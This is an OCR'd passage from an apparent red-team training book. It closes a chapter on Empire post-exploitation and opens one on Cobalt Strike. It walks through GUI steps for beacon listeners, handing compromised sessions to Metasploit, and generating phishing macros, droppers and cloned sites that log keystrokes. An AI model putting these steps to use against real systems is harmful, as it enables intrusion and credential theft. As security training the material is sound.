
The module that we chose for post exploitation would take a screenshot of the user's desktop and then save and download it. We can view the saved screenshots from **Agents** | **View Screenshots**:




Clicking on **View Screenshots** will bring us to another page, from which we can select the agent from a drop-down list. To view the result, click the **Show Screenshots** button:



As we can see in the following screenshot, a screenshot of the user's desktop was saved:



The **Browser** menu shows the `/var/www/html/` directory, where we can deploy the web interface:



The web interface makes it very easy to use Empire. There is also another GUI tool called **Empire-GUI**, which was officially released by the Empire tool's creators, and which can be found in the `EmpireProject` GitHub repository. This tool has been described by its creators as follows:

"The Empire Multiuser GUI is a graphical interface to the Empire post-exploitation Framework. It was written in

Electron and utilizes websockets (SocketIO) on the backend to support multiuser interaction. The main goal of this project is to enable red teams, or any other colour team, to work together on engagements in a more seamless and integrated way than using Empire as a command line tool."

The only problem with using Empire-GUI is that it only works with Empire version 3.0, which is currently in a beta testing phase.

Summary

In this chapter, we have covered some more advanced uses of the Empire tool to get access to the Domain Controller. We have also done this using an automated Python script called DeathStar. We then covered Empire's use through a GUI web interface. In the next chapter, we will cover the basics of C2 and the different architectures that can be used to set up the red team infrastructure.

Questions

1. Are there any other exploitation techniques to get access into Domain Controller?
2. What if `bypassuac_eventvwr` module doesn't work? How can we escalate the privileges without this module?
3. Will DeathStar always be able to retrieve the Domain Admin's credentials?
4. Is there a workaround if the `mimikatz` module doesn't work?
5. Is it necessary to have access to domain user account for domain controller enumeration?

Further reading

Automating the Empire with the Death Star: https://byt3bl33d3r.github.io/automating-the-empire-with-the-death-star-getting-domain-admin-with-a-push-of-a-button.html

Cobalt Strike - Red Team Operations

In Chapter 4, Getting Started with Cobalt Strike, we learned about Cobalt Strike and how to set it up. We also learned about its interface and its different features. In this chapter, we will go into more detail about this tool and learn about how it is used. We will cover the following topics:


- Cobalt Strike listener
- Cobalt Strike payloads
- Beacons
- Pivoting with Cobalt Strike
- Aggressor scripts

Technical requirements

- **Metasploit Framework** (MSF)
- PGSQL (Postgres)
- Oracle Java 1.7 or latest
- Cobalt Strike

Cobalt Strike listeners


First, start the Cobalt Strike team server and connect to it. Once we have the interface up and running, we will start a listener. A listener is a handler that handles all the incoming connections. To do this, go to the Cobalt Strike menu and choose Listeners, as shown in the following image:




This will open a new window where we create a name for this listener. Next, we have to choose the payload. Cobalt Strike has two kinds of listeners:

- **Beacon**: Beacon-based listeners will listen or connect to the connections coming from the beacon payload. We will learn more about this in the later part of this chapter.
- **Foreign**: Foreign listeners are basically used to pass sessions to another instance of Cobalt Strike or even to Metasploit or Armitage.

In the new window that opens, we choose a name for our listener. We then choose the type of payload, which in this case will be `windows/beacon_https`. Next, we enter the host name and port number and click Save:



As we have a beacon payload, we will get another alert box asking us to provide the domain name and IP address of the system on which our team server is running. We enter this information and click OK, as shown in the following image. We can put the IP of our redirector as well. This will be covered in the coming chapters:




We will then see that our newly created listener is up and running:



Event Log X
Listeners X
name
payload
host
port
beacons
RevHttpsBeacon
windows/beacon_https/reverse_https
192.168.2.7
443
192.168.2.7

Foreign-based listeners

This listener is used to pass a session to multiple cobalt strike instances or even to Metasploit/Armitage. Let's take a quick look at how this is done. We must already have at least one compromised host so that we can pass its session somewhere else. In the following example, we already have a connected host on Cobalt Strike via the beacon payload:




As we can see, we already have a connected beacon. We now want to pass the session to Metasploit for further exploitation. We will start Metasploit/Armitage and run a handler, as shown in the following screenshot:




Once the handler is running, we go to our Cobalt Strike window and create a new foreign listener with the IP and port on which the handler is running:


Once we click Save, we will see a new listener has now been created, as shown in the following screenshot:




To pass a session, we right-click on the host and select Spawn, as shown in the following screenshot:



A new window will open to show a list of the currently running listeners. We can either choose from these or create a new one. In this case, we will choose the listener MSF and click the Choose button:




We will see a new Meterpreter session open up in our Metasploit window:



Cobalt Strike payloads

Cobalt Strike supports a lot of different types of attacks and allows you to generate payloads easily from the menu. This is a very useful feature when performing a red team activity because it means you don't have to spend time switching between tools to create different payloads for different attack types, such as spear phishing or drive-bys. In this section, we will look at some of the attack types that are provided by Cobalt Strike and how to generate a payload with them.

To view the different types of payloads that we can generate from Cobalt Strike, click on Attacks from the menu, as shown in the following screenshot:




Cobalt Strike supports payload generation for three types of attack vectors: **Packages**, **Web Drive-Bys**, and **Spear Phishing**. Each of these are explained in more detail below

Packages:

- HTML Application: This generates an HTML application with either an EXE,VBA, or PowerShell-based payload. The output generated `hta` file needs to be opened on the Internet Explorer of the Victim's system.
- MS Office Macro: This option generates a VBA macro, which we can embed in MS Office. This is very useful as red team attacks often involve exploiting the human element to gain access to the internal networks of the corporation.

- Payload Generator: This will only generate a payload in the desired format and save it to a file. We need to execute the payload on a system manually.
- USB/CD AutoPlay: This package generates an `autorun.inf` that abuses the AutoPlay feature on Windows. It only runs on Windows XP and Vista systems.
- Windows Dropper: This package creates a Windows document dropper. It drops a document to disk, opens it, and executes a payload. We need to specify the document into which the payload will be embedded.
- Windows Executable: This is used to create an EXE or DLL-based payload which again needs to be deployed manually.
- Windows Executable(s): This generates a stageless beacon in EXE, DLL, or PowerShell format.

Web Drive-by:



Web Drive-by has the following options:

- Manage: Here, we can view and manage the currently deployed drive-by payloads.
- Clone Site: This can be used to clone a site. We can choose to add a payload manually to it later or Cobalt Strike can automatically log keystrokes on it.

